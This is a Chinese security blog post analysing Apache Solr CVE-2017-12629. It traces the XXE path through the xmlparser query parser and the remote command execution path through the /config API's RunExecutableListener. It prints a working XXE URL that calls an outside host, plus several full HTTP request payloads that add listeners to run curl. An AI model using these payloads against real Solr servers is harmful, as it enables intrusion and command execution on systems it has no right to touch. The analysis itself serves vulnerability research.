Solr XXE & RCE 详细分析（附新的payload）—【CVE-2017-12629】

orich1 / 2017-11-16 10:55:00 / 浏览数 5328 技术文章 技术文章 顶(0) 踩(0)

---

作者：orich1

在这里先跪谢组里java开发大佬崔神的教学
第一次分析java的程序，有很多语法、编程技巧都不熟悉，很多地方可能有理解错误和不够专业的用词，请轻喷.....
本篇文章主要是对传参流程、xxe和rce触发流程进行跟踪分析（rce需要分布式的SolrCloud ，没能理解 zookeeper 的工作方式.....所以在rce中很多细节没能分析出来，请大佬轻喷）

已有的payload

xxe payload：

```
http://localhost:8983/solr/orich1/select?q={!xmlparser v='<!DOCTYPE a SYSTEM
"http://172.16.169.1:8888"><a></a>'}&wt=xml
```

rce payload:
第一种，先请求：

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 198

{
 "add-listener" : {
   "event":"postCommit",
   "name":"newlistener",
   "class":"solr.RunExecutableListener",
   "exe":"curl",
   "dir":"/usr/bin/",
   "args":["http://127.0.0.1:8080"]
 }
}
```

然后去 update 一下，随即触发 rce：

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 15

[{"id":"test"}]
```

第二种 payload，可以直接触发 rce：

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 198

{
 "add-listener" : {
   "event":"newSearcher",
   "name":"newlistener-1",
   "class":"solr.RunExecutableListener",
   "exe":"curl",
   "dir":"/usr/bin/",
   "args":["http://127.0.0.1:8080"]
 }
}
```

---

先分析下xxe

首先从 SolrDispatchFilter 里的 doFilter 跟起

在其 375 行，调用了一个 getHttpSolrCall 函数，跟进去，就在 同文件下的第 415 行

并没有用到 v2 api，所以返回的是 HttpSolrCall
返回后在 378 行调用了 HttpSolrCall 的 call 函数

跟进去后，call 函数里调用了 init 函数

这里是初始化操作, 包括根据 URLpath对 action的赋值，对 core、handler 的初始化（在此之前，已经从 ImplicitPlugins.json
文件中提取了插件（可以认为是路由）信息，在solrconfig.xml 里获取插件的配置信息）

根据URLpath，现在我们知道 action = PROCESS

调用了 init 函数后，进行了一个验证，如果验证不通过的话会直接报错，那么这里就不管，继续向下看

这里的 switch 就用到了 action ，然后我们查看 PROCESS
在 case 的 PROCESS 里，先进行了请求包的 Method 获取（包的类型：POST、GET），
然后设置一些返回的 http 头，并且验证设置的头信息，还验证了包的类型（如果不是 GET 就不进行 cache 设置）：

完成后，就将 solrRsp （这个是新生成的 solr 自定义的 response）带入了 execute 函数里

下方 execute 函数带入的 handler，就是之前 init 里由 path 获取的 SolrRequestHandler

跟进去后，大部分是做log，然后将solrQueryRequest和 solrQueryResponse 带入的函数有三个：

一个个跟进去，发现 preDecorateResponse 和 postDecorateResponse 又是做log....

跟进 handler 的 handleRequest 函数，发现跟进了 SolrRequestHandler 这个接口，但是这个函数只被 RequestHandlerBase 类重写了，跟进去看看它的 handleRequest 函数，函数体中一部分是 catch 异常，这个漏洞并没有不符合它的运作规则，所以不看 catch 部分

除了一些 set.... 和 get.... 等等设置类的操作，将 SolrQueryReqeust 和 SolrQueryResponse 带入的，也只有 handleRequestBody 函数了，跳过去

跳过去发现是本类中的一个虚函数.....那看看本类到底被啥继承了

那么就需要之前 handler 的信息了，它是根据 path 来初始化的，我们xxe的路径是 orich1/select ，在 solrconfig.xml 里翻到了这个：

意思就是 /select 是用 SearchHandler 插件处理的，跟到其 handleRequestBody 函数中

在函数体中，先是获取信息、设置数据，进入第一个遍历：

这个 timer 其实不影响什么，主要是如果开启了 debug 那么进入else，否则只是遍历 components ，然后调用继承了SearchComponent 子类中的 prepare 函数。
components 是一个 SearchComponent 的 List ，我们去看看 componnents 里边装的啥

在 handleRequestBody 函数的开头就有一句：

跟进 getComponents

如果这个类中的 components 为空就调用 initComponents 函数，看一下 components 是否在构造函数，或者其他地方已经被提前赋值

发现赋值语句有一个，195行，果然是在 initComponents 函数中

继续分析函数流程

分析到这里，我们去看看 list 的赋值

因为在框架里，不清楚 initArgs 里的键值对具体是啥，所以我们跟进 getDefaultComponents 函数看看，一般来说，事先声明的变量，和默认的变量差别不太大

这里面调用了 COMPONENT_NAME 的类，都是 SearchComponent 的子类，这个时候，我们对比一下 SearchComponent 类的继承表：

这个 getDefaultComponents 里的子类，是符合继承表的名字的

现在回到之前 handleRequestBody 函数里

他遍历了 components 中所有的子类的 prepare 函数，并且带入了 rb 变量

rb 类里集合了： SolrQueryRequest 、SolrQeuryResponse、conponents

其实因为这里是遍历子类，所以按理说应该是一个个跟入的，但是我们可以大胆猜测功能点
并且有一个地方很明显：

QueryComponent 子类是第一个被加进 names 里，最后赋值给 components 的，那么先跟进去看看

又是一顿set和get初始化之类的
这里接近漏洞触发点了，所以我们仔细看看各种参数的赋值过程

这个是获取了特定query字符串中字段的值，如果值为空，那么重新设定一下 字段，然后再从 query 中去获取
跟踪的过程中发现，想要从 rb 类中获取 特定字段值，那么必须先去 rb.setQueryString 一下，但是查看 setQeuryString 的调用点的时候，发现在 QeuryComponent 之前根本没调用过，所以这里肯定 qeuryString 是为 null 的，那么就进入了 if 判断，直接从 params 中获取 CommonParams.Q 的对应值（params是request请求中的 query），然后再去setQeuryString

CommonParams.Q 是这个：

现在我们看看另外一个重要的参数赋值过程：

这个 defType 是从 query 字符串中，获取 QueryParsing.DEFTYPE 字段的值，如果没有设置，那么就获取 QParsePlugin.DEFAULT_QTYPE 的值交付给 defType ，我们看一下这个 DEFAULT_QTYPE:

继续查看 NAME：

那么如果query字符串里没有设置

这个 defType 字段的话，就会默认的将 defType 赋值为 lucene

回到 prepare 函数中，发现了感兴趣的东西：

QParser 类，看命名，感觉是解析什么东西的，并且传入了 url 里的 query 里的 q 对应的值、defType还有
SolrQueryRequest，这个应该是通过get包传进来的参数（为什么不是其他包？因为前面的验证步骤中，说明了只是解析 GET）

跟进 getParser

（ 加一句： 正常解析结束的标志符号是 } ）

解析模式：

比如 q={!xml v='123123'} 或 q={!xml v="123123"}

那么 localParams 结构中就会有 ：
type = xml
v = 123123

还有如下解析方式：
q={!xml v=$'1234'} 或 q={!xml v=$"1234"}
解析后：
type = xml
v = 123123

还有：
q={!xml v=$abc}
解析后：
type=xml
v=从query中获取 abc 对应的值

继续向下看

qplug 肯定就是 type 所指定的类，这里我们查看一下 QParserPlugin 的子类

xxe嘛，肯定就是 xml 的解析出问题了

看一下 XmlQParserPlugin

得到 XmlQParserPlugin 的 NAME 是 xmlparser
继而 qplug 所取得的值：

所以 qplug 就是 XmlQParserPlugin 了..
接下来，对应调用的就是 XmlQParserPlugin 里的 createParser

然后设置了一下 XmlQparser 里的 stingIncludingLocalParams 、valFollowedParams、localParamsEnd 分别为 q 的值、false、q 结束的标志位

最后返回一个 parser

回到 QueryComponent 中，getParser 后赋值给了 rqparser，随后调用了 rqparser 的 getQeury 函数

这个函数在 XmlQparser 里没有重写，所以去 Qparser 里查看

这里 query 肯定是 null 的，因为在构造函数里并没有对其赋值，仅仅是在Qparser 里的 getQeury 函数里进行了赋值操作

那么首先调用的是 parse 函数，这个函数被重写了，去 XmlQparser 里查看

qstr 是那个 q 中 v 对应的值，defaultFied 可以获取 localParams 结构中的 df 的值，也可以从 query 中获取 df 的值

将 SolrCoreParser 初始化后，直接调用了它的 parse 函数，它继承与 CoreParser ，并且没有重写函数，那么跟进 CoreParser 查看 parse

其中 xmlStream 是 q 中的 v 对应的值，继续跟进 parseXML

这里就开始解析xml了
在这之前，我们清楚的看到 v 的字符串并没有做任何过滤，并且在解析 字符串 前，也并没有做任何防 xxe 的操作，这就导致了 xxe

分析 RCE

rce 是需要Solrcloud的，我们可以搭建伪分布
（本地调试只需要把SolrCloud跑起来就行，为了简单起见，使用他自带的 solr/solr.cmd 去创建 collection： solr.cmd create -c 0rich1 -p 此刻solr占用的端口）

预览下 solrcloud 结构，其实就是多个 solr 协同处理查询

看payload中，路径是 solr/newcollection/config ，那么 config 到底指定的是什么插件，这个需要去 ImplicitPlugins.json 里边查看

如图，指定的是 solr 中的 SolrConfigHandler 插件
这个时候机智的上网搜了一波 solr SolrConfigHandler ，查到的相关信息如下：
SolrConfigHandler 是默认存在的，如果需要关闭可编辑的功能，只需要在 solrconfig.xml 里加上配置即可，也可以在 JVM 加上 -Ddisable.configEdit=true
配置如下：

因为在xxe中从 filter 到 handler 已经过了一遍了，那么这里也是相同的，就不再赘述
直接去查看 SolrConfigHandler 的 handleRequestBody 函数

这里 command.handlePOST() 是更改配置信息的操作
command.handleGET() 是 获取配置信息操作

我们是为了更改配置，那么就进入 POST
SolrConfigHandler 在处理 POST 之前，先进行了验证

满足二者之一，就直接抛出异常，不执行了

我们先去看看 configEditing_disabled

声明出就在本类开头

CONFIGSET_EDITING_DISABLED_ARG 常量对应的字符串 disable.configEdit
随后直接 getBoolean ，看看 getBoolean

他是从 jvm 配置里获取的信息，这种信息有两种设置方式：

从命令行中直接设置，使用 -D 参数，比如 -Ddisable.configEdit=ture
那么 System.getProperty( "disable.configEdit" ) 的结果就是 ture
（Ps： 官方给出的rce修补方案就是，在程序启动的时候加上 -Ddisable.configEdit=ture ）

从代码层设置，既然有 getProperty ，那么也有对应的 setProperty 函数

可以统一将系统属性设置一个 Properties 对象，也可以单独设置一个 键值对

这里我们思考一下，首先他是一个静态初始化的变量，那么初始化应该在此类第一次实例化之前，也就是 SolrConfigHandler 被注册之后，未实例化之前
那么这里就有三种设置方式了

1、solr 服务启动时候，启动脚本里的 -D 参数

2、solrconfig.xml 里的 handler 相关配置

3、在 handler 被实例化之前的所有 setProperty 调用的地方，都可能是设置 disable.configEdit 系统属性的地方

我是 win 环境，首先在 bin\solr.cmd 启动脚本里查找 -Ddisable.configEdit 关键字，并没有找到，也有可能脚本关联不止这一个，我们用命令行查看一下
查询指定进程命令行参数：
wmic process where caption="java.exe" get caption,commandline /value
仔细查看过后，也不是通过命令行参数进行设置的，所以 ban 掉第一种可能

在相关 core 下，查看 solrconfig.xml 里的相关配置，可是连 solr.SolrConfigHandler 关键字都没有，第二种可能也被否定
emmm，第三种没去找....全局搜一下 setProperty 然后根据类名进行功能猜测...筛选慢慢跟

另一个变量 isImmutableConfigSet 就好说了

初始化为 false ，查看一下那些地方对它进行了赋值操作

但是没有查到 SolrConfigHandler 这个类中的 inform 函数的调用，那么就是默认为false了

继续向下看，直接执行的 SolrConfigHandler 类中的内部类 Command 类中的 handlePOST 函数

先跟进 readCommands 函数看看

那还是回到 handlePOST 中看看， try 后的 if 条件，parts 应该是 > 1 的，但是这个 RequestParams.NAME 是 'params'
，这个字符串都没在路径里出现过，所以果断进入 else

overlay 是个第二次提取配置，它是从 configoverlay.json 中提取，第一次提取配置信息是从 solrconfig.xml
里获取的，第二次读出的配置是会覆盖第一次读出的配置信息的

进入 handleCommands 函数

函数体有点长，没有全部显示，如图，这又是将 ops 中的数据根据其 name 进行处理

case 的常量分别是：

根据payload 中的数据：

明显是进入了 default 处理，那就仔细看看 default 流程
add-listener 被 - 当做分隔符，分别赋值给 pcs[0]、pcs[1]（并不是说 pcs 是个数组，只是这样表示方便点）
那么经过第一个 if 就进入了 else 中，
prefix = pcs[0] = add，
name = pcs[1] = listener
第二个if也是满足的，第一个条件是 cmdPrefixes 中是否包含当前的 prefix，这个是ok的
第二个判断是， namedPlugins 中是否包含 key 值为 name 的

这个 namedPlugins 在 SolrConfigHandler 类里的 static 块中被初始化

我们跟着去看看 SolrConfig.plugins

在 static 块中，最后一句就是 namedPlugins 的赋值语句，将 map 转换成不可修改的映射

因为在 SolrConfig.plugins 中，发现了 options 为 REQUIRE_NAME_IN_OVERLAY 的标志，那么它也是在 namedPlugins 中的，所以我们第二个条件满足

回到 handleCommands 函数中，接着将其 PluginInfo 跟据 name 提取出来赋值给 info
第三个 if 肯定是进入 else 的

那么，解释下参数：info 是 listener plugin 的info，op 是 json 处理后的数据，overlay 是之前获取的配置信息，第四个参数很明显为 true

跟进 updateNamedPlugin 函数

那么从 payload 中获得 class 的信息：solr.RunExecutableListener
将其 class name 赋值给 clz

接下来的三个 getMap 操作，我们一个个看下这些常量的值

这个操作，仅仅是为了检测 json 中是否有这些信息，如果没有的话就记录 error 并返回空，然后在第一个 if 判断中就直接return overlay了，这个并不影响

因为之前的 overlay中，本来就是包含 listener 这个 plugin 的

回到handleCommands中

这个 rce 是需要 solrcloud 的，而这里面是使用 Zookeeper 作为 solrcloud 集群的配置信息中心，同一管理 solrcloud 的配置，比如 solrconfig.xml 之类的

那么这个if条件应该是满足的，后续的操作中，大致是将 overlay 作为配置信息，写入了 configoverlay.json 配置文件中，并且设置到 zookeeperclient
中，然后将其配置丢给下一个 solr（意思是当 update 或者其他操作会触发 core.reload 的时候，配置信息会被修改），这样，我们就相当于控制了
solrconfig.xml ，但实际上 solrconfig.xml 是不可更改的，只是程序启动后 configoverlay.json 中的配置信息可以覆盖（从 /config 处 post
的配置信息，是会一直存在于集群的配置信息中的，也就是说，如果这个分布式集群一直工作着，那么payload会一直存在）

那么 solrconfig.xml 可以做些什么？
它主要定义了 solr 的一些处理规则，包括索引数据的存放位置，更新，删除，查询的一些规则配置，还有一些索引存储方案，handler
的配置，请求转发器的配置，关于事件监听器的配置...等等

现在，我们先去看看在 core.reload 操作后，会被调用的 CommitTracker 里的 run，其他部分不贴了，贴rce触发相关的东西

这个 command 和后面的判断有极大的关系，但是他的成员变量都是可以在 url 中设置的

这个 core.getUpdateHandler().commit() 的结果是 DirectUpdateHandler2 里的 commit，因为只有 DirectUpdateHandler2 里重写了这个 commit 函数
跟进去看看，代码太长，只贴关键点

第一处callback

第二处callback
这两处的callback没啥特殊要求，只需要满足if判断即可，条件都是 cmd 里的成员变量值，cmd既是之前的 command，只要不在 url 中给参数值，那么都是默认为 false的

先跟入第一处的 callback，在UpdateHandler 中：

第二处的callback，同样也在 UpdateHandler 中：

两处的 callback 都是先遍历 listener 集合，然后直接调用其 postCommit 函数
这里先记一笔，optimizeCallbacks 和 commitCallbacks 是怎么来的？

因为之前加载的是 solr.RunexecutableListener ，所以对应调用的是它的 postCommit ，跟进去

调用了 exec，继续跟

这里就调用了 Runtime.getRuntime().exec 执行了命令

其中 cmd 、envp、dir 分别对应之前payload中的 exe、env（设置环境变量，payload中并没有设置），dir

ok，这里已经触发了 rce，回到刚才的问题
optimizeCallbacks 和 commitCallbacks 是怎么来的？

这里为了和前文的 core.reload 重载 core 操作相结合，所以就反向跟踪了，那么我们去看看 SolrCore 中的构造函数，因为每次重载 core 操作，肯定会去调用 SolrCore 的构造函数

在 SolrCore 中，找到三处很值得关注的调用：

第一处

看名字像是 Listener 的初始化

第二处

还记得之前在 CommitTracker 中 run 里调用的 core.getUpdateHandler().commit(command) 么，这个 core.getUpdateHandler() 就是获取的这个 initUpdateHandler(updateHandler) 的结果

第三处

Searcher 的初始化

先跟进 initListeners 函数

这一长串的调用：solrConfig.getPluginInfos(SolrEventListener.class.getName())
是提取了集群里除了一些自带的listener，还有之前我们payload中自己添加的 listener ，然后做了一个遍历
将其 event 属性为'newSearcher' 和 'firstSearcher' 的话，那么就去创建实例并且分别加入 newSearcherListeners 和 firstSearcherListeners 中

再跟进 initUpdateHandler ：

在 core.reload 发生的时候，形参 updateHandler 就是 DirectUpdateHandler2 的实例
同时，无论是 updateHandler 是否为空，都会去创建一个新的 UpdateHandler，那么肯定会调用其构造函数，我们去看看 UpdateHandler 的构造函数

只截取了一部分，这个 parseEventListeners 仅仅是看名字就足以引起我们注意了，跟进去

又是提取的集群里的 Listeners 配置信息，然后比对他们的 event 属性，如果是 'postCommit' 和 'postOprimize' 的 listener 就分别加入到 commitCallbacks 、optimizeCallbacks中

这里也和之前的 callback 函数调用出相结合了，知道了optimizeCallbacks 和 commitCallbacks 是怎么来的

最后去跟一下 initSearcher ：

里面调用了 getSearcher ，跟进去
函数体略长，只贴关键处

这两处，都是重写了 Callable 的 get 函数，在 core.reload 操作后，会在线程里跑的
具体处理就是将 firstSearcherListeners 和 newSearcherListeners 遍历出来后直接调用的 newSearcher 函数，这两个集合是在 initListeners 中进行初始化的

那么我们可以通过添加firstSearcherListeners 和 newSearcherListeners 的 RunExecutableListener 就可以调用它的 newSearcher 函数了，我们看看 RunExecutableListener 里的 newSearcher

他也是调用了 exec 函数，从而导致了 rce
so，我们得到了两个 payload：1，event 为 newSearcher 2，event 为 firstSearcher

好的，SolrCore 里的三个关注点已经分析完了
那么可以调用到 RunexecutableListener 里的 postCommit 和 newSearcher 函数的有如下方式（这两个函数都可以导致 rce）：
1，调用postCommit：event 为 postCommit 或者 event 为 postOprimize
2，调用newSearcher：event 为 newSearcher 或者 event 为 firstSearcher

其中 newSearcher 的调用，是在 /config 操作发生后，立即就能 core.reload ，所以可以立即触发 rce

postCommit 只能是在 /config 后，存储新的配置信息，然后再 /update 操作，就可以触发 core.reload 操作，从而触发 rce

这两个都是在重载 core 后发生的操作

对于先 /config 再 /update 然后触发 rce 的payload：
并不是说由 /update 操作直接触发的rce，而是 zookeeper自己调用的 CommitTracker 里的 run，run又去调用了 DirectUpdateHandler2 里的 commit ，commit 中又去调用了 callPostCommitCallbacks ，callPostCommitCallbacks 里对 commitCallbacks 做遍历调用 postCommit，此时的 commitCallbacks 就是我们之前去 /config 添加的东西

因为配置信息一直存在，所以只要触发了 core.reload 就可以触发rce，比如我只是/config 操作了一次，但是只要去 /update 操作，那么就可以触发这个 payload

那么现在我们分别构造这4个payload
（注意事项：程序是依靠 listener 的name来识别listner的，所以每次 config 一个 listner 的时候，name必须不同，其次是update 的时候，如果需要触发 postCommit 函数导致的rce，那么必须每次都是 update 不同的值，比如 "id":"test"，那么第二次去触发的时候，就应该这样 "id":"test1"）
1.
调用的 postCommit
event 为 postCommit：

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 200

{
 "add-listener" : {
   "event":"postCommit",
   "name":" newlistener-1",
   "class":"solr.RunExecutableListener",
   "exe":"curl",
   "dir":"/usr/bin/",
   "args":["http://127.0.0.1:8080"]
 }
}
```

然后去 update 一下

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 15

[{"id":"test"}]
```

event 为 postOprimize

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 202

{
 "add-listener" : {
   "event":"postOprimize",
   "name":"newlistener-2",
   "class":"solr.RunExecutableListener",
   "exe":"curl",
   "dir":"/usr/bin/",
   "args":["http://127.0.0.1:8080"]
 }
}
```

然后去 update 一下

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 16

[{"id":"test1"}]
```

2.
调用的 newSearcher
event 为 newSearcher :

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 201

{
 "add-listener" : {
   "event":"newSearcher",
   "name":"newSearcher-3",
   "class":"solr.RunExecutableListener",
   "exe":"curl",
   "dir":"/usr/bin/",
   "args":["http://127.0.0.1:8080"]
 }
}
```

发包后即可触发 rce

event 为 firstSearcher

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 201

{
 "add-listener" : {
   "event":"firstSearcher",
   "name":"newSearcher-4",
   "class":"solr.RunExecutableListener",
   "exe":"curl",
   "dir":"/usr/bin/",
   "args":["http://127.0.0.1:8080"]
 }
}
```

本地验证一下：
（因为是win的环境，就弹下计算机....args作为分辨他们的标志）

firstSearcher，立即触发

newSearcher，立即触发

postCommit ，update 操作后触发

（先config后的返回页面如下）

再去update

postOptimize，update操作后触发

注意update的时候，要加参数

意为设置 cmd.optimize 为 true

资料来源：
cve-2017-12629-apache solr xxe & rce 漏洞分析：https://paper.seebug.org/425/
Solr/SolrCloud SolrConfigHandler详解：http://blog.csdn.net/zteny/article/details/51868764
Solr/SolrCloud SearchHandler 详解：http://blog.csdn.net/zteny/article/details/51645611
Solr的安装与配置：http://www.cnblogs.com/shanheyongmu/p/6268468.html
分布式搜索之搭建SolrCloud：http://www.cnblogs.com/1315925303zxz/p/6372004.html?utm_source=itdadao&utm_medium=referral
solr两种预热方式（newSearcher、firstSearcher）：http://blog.csdn.net/asdfsadfasdfsa/article/details/72081882
solrd的coolection,shard,replica,core 概念：http://blog.csdn.net/zhousenshan/article/details/51799567


上一篇：【译】Wordpress Form... 下一篇：Mysql注入新姿势---inno...


1. 2 条回复


。。。 2017-11-28 16:05:20

太罗嗦了。。。一个数据流图的事儿。。。

1 回复Ta

---


orich1 2017-12-01 02:11:24

@。。。 膜大佬，java才刚学，数据流向和变换过程都不太清楚...

0 回复Ta

---